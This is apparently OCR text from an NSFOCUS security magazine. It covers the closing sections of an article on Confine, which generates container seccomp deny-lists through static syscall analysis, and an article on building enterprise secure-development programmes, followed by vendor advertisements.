Glibc 是大多数容器中最流行的 libc 实现。Glibc 严重依赖于多个 GCC 特性，而这些特性在 LLVM 中没有实现。出于这个原因，我们选择了基于 GCC RTL（Register Translation Language，寄存器翻译语言）的中间表示法，实现了从 glibc 中提取调用图和系统调用信息的第二个 pass。调用图提取的实现是基于 Egypt 工具，该工具在 GCC 的 RTL IR 上运行。我们发现，glibc 调用 Syscalls 主要有三种机制。

(1) 通过内联汇编和汇编文件进行系统调用

这是调用 Syscalls 最直接的机制。像 accept4() 这样负责接收传入的套接字连接的函数，包含了使用 x86-64 Syscall 指令的内联调用。给定源代码，Egypt 工具可以为任何给定的应用程序或库构建函数调用图。我们增强了 Egypt，以迭代 RTL IR 中的每条调用指令，并记录任何原生的 x86-64 Syscall 指令。同样，汇编文件也包含 Syscall 指令。因此，我们分析汇编文件并提取所有的 Syscall 指令。

(2) 系统调用包装器宏

除了直接使用 Syscall 指令，glibc 还使用宏扩展来生成系统调用的包装器。其他 glibc 例程使用这些包装器来调用系统调用。由于这些包装器是作为依赖于体系结构（在我们的例子中是 x86-64）的宏来实现的，因此不能通过分析 RTL IR 来检索它们。此外，这些宏的参数是在编译时由 bash 脚本提供的。

syscall-template.S 文件包含了宏 T_PSEUDO、T_PSEUDO_NOERRNO 和 T_PSEUDO_ERRVAL，这些宏为系统调用提供了封装。要生成的系统调用列表以及其他信息，如符号名和参数个数，都在 syscalls.list 文件中提供。Bash 脚本 make-syscalls.sh 在编译时读取这个文件，生成正确的宏定义，并调用 syscall-template.S 中的宏的扩展，这个脚本作为 glibc 构建过程的一部分被调用。在编译 glibc 的过程中，我们跟踪这个脚本的执行，并记录在执行过程中观察到的相关宏定义。利用这些宏和宏定义，我们推导出这些封装器和它们各自的系统调用之间的映射。

(3) 弱符号和版本符号

与 musl- libc 类似，glibc 使用 weak_alias 宏为函数定义弱符号。GCC 支持符号版本化（Symbol Versioning），glibc 使用这个特性来支持 glibc 的多个版本。带版本号的符号是使用宏 version_

symbol 去定义的。 weak_alias 和 versioned_symbol 都提供了函数的别名。glibc 中的其他函数，以及使用 glibc 的应用程序，可以通过原始函数名或其别名来调用这些别名函数。我们分析 C 源代码来提取这些别名，并将它们添加到调用图中。

3..5.2 二进制文件分析

为了捕捉所有被调用的可执行文件，我们利用 Sysdig 来监控容器启动最初 30 秒（这个时间可配置）内的 execve 调用。在我们生成容器运行的程序列表后，我们进一步进行静态分析，提取正常执行容器所需的系统调用列表。

3.5.2.1 通过 libc 进行的系统调用

在提取出二进制文件的列表后，我们递归查找被它们加载的所有其他库（除了 libc），然后使用 objdump 提取所有主可执行文件和库中导入函数的超集。这个分析给我们提供了一个应用程序及其库导入的 libc(glibc 或 musl-libc) 函数列表。然后，使用第 3.5.1 节中描述的 libc-to-syscall 映射，我们得到应用程序所需的系统调用列表。除此以外，Docker 框架本身也需要某些系统调用来运行。因此，在推导出容器内所有程序所需的系统调用后，我们将它们与 Docker 默认需要的系统调用列表结合起来。

3.5.2.2 直接系统调用

我们还遇到了一些库和应用程序，它们直接通过 libc syscall() 接口或原生 Syscall 汇编指令调用系统调用，分析这样的调用需要推导出传递给系统调用的参数值。幸运的是，提取第一个参数，即系统调用号是很简单的，因为它通常由 Syscall 指令或 syscall() 函数调用之前的 (少数) 指令设置。因此，我们使用二进制代码反汇编，通过提取分配给 Syscall 指令的 RAX/EAX 寄存器和 syscall() 函数的 RDI/EDI 寄存器的值来识别系统调用号。

3.5.2.3 动态加载函数库

一个需要特别考虑的问题是动态加载，通过这种机制，应用程序可以在整个执行过程中按需加载模块。dlopen()、dlsym() 和 dlclose() API 函数分别用来加载一个库、检索其符号、关闭它。因为这些操作是在运行时执行的，所以任何以这种方式加载的库都不能通过查看应用程序的 ELF 二进制头来识别。例如，Apache Httpd 使用此特性根据用户自定义的配置加载库。

为了识别这种动态加载的库，我们通过 /proc 虚拟文件系统监视应用程序在运行时加载的库列表，该系统为每个进程提供这些信息。

这里需要考虑的一个问题是，应用程序是否会动态加载 libc，如果会，那么我们就无法识别由应用程序导入的各个函数，那么就必须保留 libc 发起的所有系统调用。但是，libc 不太可能以这种方式加载，因为动态加载是用于为应用程序提供额外的功能模块。我们在实验中还没有遇到过这样的情况。

3.5.3 编程语言方面的考虑因素

不同的语言有不同的软件堆栈，因此提取系统调用策略的分析

技术也不同。容器化应用程序的编程语言对用于识别特定应用程序所需的系统调用的分析方法有重要影响。在本节中，将描述用于处理除 C/C++ 以外编程语言编写的应用程序的不同技术，这些技术是在研究 Top 200 Docker 镜像时遇到的。

(1) GO

用 Go 语言编写的应用程序由命令包和实用的非主包组成。Go 应用程序可以使用两种构建模式编译成可执行文件，即：默认模式和 c-shared 模式。当使用默认构建模式编译时，所有的主包都被构建成可执行文件，所有的非主包都被构建成一个静态的 .archive，与可执行文件静态链接。Go 应用程序使用 Go syscall 和运行时包提供的系统调用包装器来调用 Syscalls。

用 c-shared 模式编译时，主包依赖于标准 libc 库来调用系统调用包装器函数。

对数据集的分析表明，所研究的容器中大部分 Go 应用都是使用默认构建模式构建的，因此，与依赖 glibc 的 C/C++ 应用不同，这些应用使用 Go 的核心包 syscall 和 runtime 进行系统调用。因此，对于包含 Go 应用程序的容器，需要所运行的 Go 应用程序的源代码来识别它们的系统调用。然后使用 callgraph 工具来构建 Go 应用程序及其所有依赖关系的调用图。

(2) Java/NodeJS

Java 和 NodeJS 运行时应用程序都使用 libc 作为共享库来调用系统调用。Java 编译器将 Java 源代码（.java 文件）编译成 Java 字节码文件（.class 文件），并使用 JVM 来解释执行字节码。Java 程序不会被直接编译成机器代码，因此不会生成二进制。JVM 由通过 execve 系统调用启动的 Java 二进制文件提供。为了找到 Java 类型应用容器的系统调用，除了分析所有正在运行的二进制文件外，还分析了包含 JVM 的 Java 二进制文件，以及所有其他动态加载的库。对于 NodeJS 运行时调用的 Syscalls，我们也同样处理。

(3) 纯粹的解释型语言

脚本语言，如 Python 和 Perl l 等脚本语言，是纯解释语言，需要各自的解释器来运行。我们使用与其他二进制文件相同的方法提取这些类型容器所需的系统调用。

3.5.4 Seccomp 配置文件生成

通过将所有未出现在所需系统调用列表中的系统调用分类为“ not-permitted ”，并将其分配到拒绝列表中，从而自动生成 Seccomp 策略。 不过 Docker Seccomp 规则集要求提供被过滤的（filtered）系统调用的名称，而我们对容器的分析结果只会生成系统调用号。所以我们通过使用 procfs 伪文件系统中与系统调用名称相关的符号信息，将内核中所有可用的系统调用名称映射到它们各自的编号上。基于 sys/syscall.h 头文件，我们将系统调用名称映射到它的编号上，并利用它将禁止的系统调用号码转换为它们的名字。最终用这些系统调用拒绝列表创建 Seccomp 配置文

件，并将其应用到容器中。

Docker 使用 JSON 文件来定义被允许的 Syscalls。下图清单中展示了一个规则集示例，它只禁止 pwrite64 系统调用。这个规则集的默认操作是允许所有的系统调用，除了那些在 syscalls 标签下定义的会被禁用。每个系统调用都由三项来定义：名称、动作和参数。

```
{
    "defaultAction": "SCMP_ACT_ALLOW",
    "architectures": [
        "SCMP_ARCH_X86_64",
        "SCMP_ARCH_X86",
        "SCMP_ARCH_X32"
    ],
    "syscalls": [
        {
            "name": "pwrite64",
            "action": "SCMP_ACT_ERRNO",
            "args": []
        }
    ]
}
```

3.6 讨论与局限

如上表所示，通过我们的技术过滤掉的 Syscalls 并不是很常用，但它减少了大量已公开内核漏洞的攻击面。我们必须强调，尽管系统调用 (如 execve 和 mmap) 被用作用户空间利用的一部分，但任何与内核 CVE 相关的系统调用都可以用于攻击内核。对于试图从容器中逃逸的攻击者来说，利用常用的系统调用 (如 execve 或 mmap) 不会比利用较少使用的系统调用 (如 waitid) 有更多好处。

除了从脚本和命令行启动应用程序外，大多数编程语言还为程序员提供了使用特殊库调用（如 execve）启动应用程序的能力。我们的方法可能无法分析以这种方式启动的可执行文件。目前，开发人员需要提供使用此类库调用执行的二进制文件列表。我们为用户提供了一个初始的应用程序列表，以便在此基础上进行构建，这可以减少所需的手动操作。

一个更好的选择是静态分析所有被调用的应用程序的源代码来识别进程。这对于用解释语言编写的应用程序来说很容易做到，因为通常有许多静态分析工具支持 (例如，PHP 的 php-ast，或者 Python 的内置 AST 功能)。我们在 Wordpress Docker 镜像上执行了 php-ast，并验证了提取二进制文件路径的正确性，这些二进制文件可以传递给任何类似 exec 的函数 (例如，php_exec，shell_exec)。这可以很容易地扩展到用不同语言编写的应用程序。我们将这种能力的完整实现作为我们未来工作的一部分。

虽然不推荐，但一些 Docker 镜像确实在使用 cron 来运行容器中的定时任务。在这种情况下，我们希望用户提供通过 cron 执行的程序列表，尽管这种情况也可以通过解析

crontab 文件来自动处理。

3.7 和 Confine 类似的工具

Wan 等人使用动态分析来为容器上正在运行的应用程序生成相应的 Seccomp 过滤器（https://www.researchgate.net/publication/317072588_Mining_Sandboxes_for_Linux_Containers）。

DockerSlim 是一个开源工具，它也依靠动态分析来生成 Seccomp 配置文件，并从 docker 镜像中删除不必要的文件（https://dockersl.im）。正如在第 3.3 节中讨论的那样，仅通过动态分析无法可靠地提取出所有需要的系统调用，尤其是对于处理异常和错误的情况，它们通常不属于常见的执行路径。因此，动态分析不能保证完全覆盖每个应用所需的所有 Syscalls，而 Confine 则提供了一种更全面的静态分析机制。

Speaker 将所需的系统调用分为两个主要阶段，即启动和运行时。它动态地提取每个阶段所需的系统调用，并根据每个状态的必要性进行筛选（https://csis.gmu.edu/ksun/publications/SPEAKER-DIMVA2017.pdf）。

Cimplifier 利用动态分析将运行多个应用程序的容器分割成多个单用途容器。

https://csis.gmu.edu/ksun/publications/container-acsac18.pdf 中提供了一个安全漏洞和利用的数据集，这些漏洞被利用有可能绕过 Linux 内核提供的软件隔离。他们的建议之一是对容器使用更严格的 Seccomp 策略。

http://dance.csc.ncsu.edu/papers/codaspy17.pdf 中创建了一个框架，用于对 Docker Hub 上发现的镜像上进行漏洞扫描。

4. 结语

本文具体讲述了实现过程中的重点步骤，以及验证评估结果，证明 Confine 在增强容器安全性方面具备实用性和有效性，同时也提到了目前的局限。不过局限性也是未来进一步精进的方向。

在容器安全被越来越多关注的情况下，这种细粒度系统调用策略生成工具的出现，还是很有效地为容器提供了一份安全！

参考文献

[1] https://github.com/shamedgh/confine.

[2] https://docs.docker.com/engine/security/seccomp/.

[3] https://github.com/draios/sysdig.

[4] https://www3.cs.stonybrook.edu/~sghavamnia/papers/confine.raid20.pdf.

企业如何构建自身的开发安全能力

绿盟科技 咨询设计部 徐国栋

1. 开发安全现状及趋势分析

当前部分企业已经充分认识到开发安全在整个软件生命周期的重要性，国家也正从重点行业着手逐步要求企业完善软件安全开发能力的建设。这在宏观政策、市场现状、技术趋势三个方面均有所体现：

宏观政策：网络安全法第三十三条规定，建设关键信息基础设施应当确保其具有支持业务稳定、持续运行的性能，并保证安全技术措施同步规划、同步建设、同步使用。这与应用开发安全理念完美契合，建设即合规。

市场现状：2020 年开发安全市场已经逐渐发展起来，这从企业自身对开发安全重要性的认识、企业客户增加开发安全预算投入、安全厂商持续涌入此领域三个维度就可见一斑。

技术趋势：2018 年 DevSecOps 理念在 RSA 大会被提出，受到国内企业所追捧，DevSecOps 作为安全领域中逐渐步入成熟期的技术体系，本质上继承了软件安全开发全生命周期安全关口左移的理念。

软件安全开发全生命周期模型由来已久，开发安全理论体系已有成熟的方法论。国内外可参考知名模型框架包括微软的 SDL、OWASP 的 S-SDLC 及 CLASP、NIST SP800-64、BSIMM、SAMM。软件安全开发的流程，各个阶段需要进行的安全活动，以及持续运营后的评价体系，都可以从以上模型中得到借鉴参考。但是国内大多数企业在尝试进行开发安全体系实践过程中会面临很多问题，导致难以落地。主要的痛点如下所示：

(1) 软件安全开发全生命周期流程复杂，与多数企业软件开发流程的不兼容导致很难有效管控；

(2) 企业缺少自动化工具与可视化平台支撑，面对迭代开发持续交付，提高效率是亟待解决的问题；

(3) 市场缺少安全开发专业人才，具体的开发安全工作对人员的安全能力有很强的依赖性，无法有效落地；

(4) 企业缺少对开发安全实践评价及审计能力，导致相应安全活动无法确定实施效果及进行有效改进，最终演变成走形式。

所以，无论是管理层还是参与具体开发安全工作的团队，都应从关乎可行性的维度，如何闭环、如何量化、如何不影响开发进度、如何自动化智能化等方面考虑企业构建开发安全能力的思路，以期在实践中获得更好的落地效果。

2. 开发安全能力建设思路要点

2.1 建设契合企业自身的开发安全体系

首先针对企业开发模式及安全现状进行充分调研，在了解企业内相关信息之后，评估现有安全实施过程与最新监管要求和业界最佳实践的差距，听取部门内相关人员对于安全指引的意见和建议，为安全开发体系的建设、修订和落地工作提供依据。

在软件安全开发体系实施过程中所需要的知识库需要针对企业自身情况进行梳理定制。企业的业务需求千变万化，这就要求我们尤其在需求阶段，要依据企业所属行业的监管合规要求及具有行

业特点的业务场景进行风险分析和安全需求识别，通过威胁建模或者威胁列表的方式，将业务场景与安全需求进行对应，为后续工具部署运行做支撑。在设计阶段针对每一条安全需求对应安全有效可落地的设计方案，供开发人员在实现安全需求过程参考借鉴；在编码阶段针对每一条安全需求对应给出真实安全编码示例，并且对应导出安全组件的使用说明；在测试阶段针对每一条安全需求对应给出安全测试用例。

在此基础上，还需结合访谈调研的结果，以安全开发管控工具为核心定制契合企业的安全开发管控流程。其中需要明确的是，包括平台角色设定与安全开发管控流程中所参与角色的关联，哪些关键里程碑事件需要在平台上进行评审，哪些安全活动需要在平台上进行统一调度或者自动化工作，以最终确定依托于工具，快速可落地的软件安全开发体系。

图 1 企业开发安全体系架构图

2.2 建设自动化、可视化的工具平台体系

在快速迭代开发的过程中，盲目加入传统安全工作必然会对软件交付进度造成负面影响。为规避这种情况的发生，企业应以软件开发流程为主线，建设自动化、可视化的安全开发管控工具平台，从开发的需求阶段开始，到上线后的运维阶段，都可以基于丰富、专业的安全开发知识图谱，对应用系统进行安全开发流程管控。通过智能化安全需求设计分析，安全漏洞管理，以及定制化的安全需求、安全设计和安全测试文档生成，同时基于 CI/CD 引擎集成从编码到运维所需的第三方安全工具构建 Pipeline 自动化工作流，以在保障开发安全的前提下实现最大程度的降本增效。

在安全开发管控平台上统一管理软件开发全生命周期所介入的安全活动，并且对安全数据进行动态集中展示，是安全开发管控工作价值的直观体现。




图 2 工具平台体系

2.3 建设可度量、持续运营的评价体系

在开发安全能力建设过程中，需要持续不断考量整个体系存在的不足，保障开发安全体系真正的落地。其中的关键项包括安全开发体系建设过程中的安全开发评审及安全开发培训情况，安全需求分析过程中的威胁识别、政策合规解读、安全需求覆盖度，安全设计过程中威胁建模的合理性，安全编码过程中静态安全扫描 bug 数，测试验收过程中的安全测试、代码审计漏洞数，部署运维过程中的集中安全评估情况等。举例如下：

(1) 在运行过程中，要对知识库无法覆盖的企业业务场景进行有效的安全需求、安全设计、安全编码、安全测试用例导出，需要对新出现的业务场景进行补充，以保障知识库可以支撑平台自动化分析的全面性和正确性。

(2) 在运营过程中，如果安全需求无法被有效度量其是否已被正确实现，那么需要进一步确认完善，并将安全需求与编码测试阶段检测出的缺陷应进行有效对应，以保障安全需求及安全设计能够在编码测试阶段通过安全测试用例等工作度量。




图 3 某企业开发安全成熟度雷达图

2.4 可选的专家经验

通过绿盟科技自身在多个行业企业客户的服务经验来看，以上三个开发安全能力建设的思路和要点，大多数企业都能较好地实践。但仍有部分企业由于组织架构、安全资源投入等问题，导致无法实现应有的效果。这时，可考虑以下三条原则是否得到有效落实：

(1) 企业必须自上而下地推行开发安全能力建设，且有相应的

组织结构支撑。

(2) 将针对不同角色，有针对性的安全培训贯穿软件安全开发全生命周期。

(3) 能够进行风险偏移管理，根据预期安全目标，灵活进行对安全活动的裁剪。

3. 金融行业企业开发安全实践

金融行业随着监管的精细化、趋严化，以及业务范围的扩大，业务系统需频繁变更甚至开发新系统，大量应用系统在自主开发或委托开发时，更多的是从业务功能实现和性能方面进行验收，缺乏相应的技术手段和能力对交付应用系统全生命周期的安全状况进行检验，导致上线后因类似 SQL 注入、安全功能缺失等漏洞而遭受攻击，不仅在受到网络攻击后影响正常业务运行，甚至会给企业造成经济和名誉的双重损失。

目前软件开发项目的安全管理重点关注代码扫描、等级保护测试等部分环节，缺乏对软件开发全生命周期的安全管理过程，且系统投产后漏洞修复的成本较高，甚至会延误预定的系统上线时间。为加强软件开发项目全生命周期安全管理，企业需要建立统一的软件开发项目安全管理制度、流程、技术规范标准及管理平台，在软件开发流程的每个阶段添加一系列关注安全性的活动，全面提升系统的安全性。

可参考的实践过程如下：

(1) 根据监管要求及业内最佳实践，结合客户实际情况，建立应用软件开发全生命周期安全管理模型，涵盖应用软件研发涉及的应用安全、终端安全、网络与通信安全、数据安全、系统安全等所有安全功能。

(2) 根据客户应用系统类型和特点，形成多套应用软件研发安全管理场景，覆盖已知所有该客户应用系统安全开发需要。按照应用软件安全管理场景，形成每个场景对应的从需求、设计、开发到测试完整的安全基线。

(3) 结合企业目前软件开发基础设施，通过 API 接口对接企业内部软件开发项目管理平台以及其他第三方工具，真正将安全活动融入到软件开发项目管理流程中，在安全开发管控平台上统一管理软件开发全生命周期所介入的安全活动，并且对安全数据进

行动态集中展示。

(4) 按照应用软件研发安全管理解决方案，结合建立的应用软件研发安全管理模型、技术资源库等，依托平台进行安全开发管控，在保证应用软件研发安全的前提下，提高应用软件研发的效率。

图 4 某金融客户安全开发项目流程图

项目成效：

图 5 软件开发成熟度实践前后对比图

从上图我们可以看出，经过开发安全能力的建设，企业基本掌握了全生命周期的软件安全开发能力，包括训练有素的专业人员、高效的流程、成熟的工具和设备。建设前参与整个开发安全实践平均需要约 48 人 / 天，建设后平均需要约 25 人 / 天，线上平台管控流程大大降低了开发安全工作人 / 天成本，提高了上线效率。




图 6 建设实践前后各个关键环节安全工作平均时间表

4. 结语

安全能力建设的最大挑战是能否有效落地。借鉴上文介绍的开发安全能力建设的实践，企业可以通过将方法论及经验进行总结建模，将程序型及经验型工作转化为工具平台的自动化操作的方式，大幅度降低对初中级专业人员的工作量和专业技能的要求。这不仅是开发安全落地的必经之路，也是 DevSecOps 能够持续发展的核心，更是安全服务行业的未来发展方向。

绿盟智能DDoS防护

一键开启智能防护，进入“抗DDoS自动驾驶时代”

绿盟抗DDoS将帮您实现

参数自动配　策略自动调　攻击防得住

THE EXPERT
BEHIND GIANTS
巨人背后的专家

多年以来，绿盟科技致力于安全攻防的研究，为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。在这些巨人的背后，他们是备受信赖的专家。

客户支持热线：400-818-6868

NSFOCUS绿盟科技

开发安全能力建设三步走

绿盟安全开发运营服务

建设契合企业自身的
开发安全体系

建设自动化可视化的
工具平台体系

建设可度量持续运营的
评价体系

THE EXPERT
BEHIND GIANTS
巨人背后的专家

多年以来，绿盟科技致力于安全攻防的研究，
为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。
在这些巨人的背后，他们是备受信赖的专家。

客户支持热线：400-818-6868

NSFOCUS绿盟科技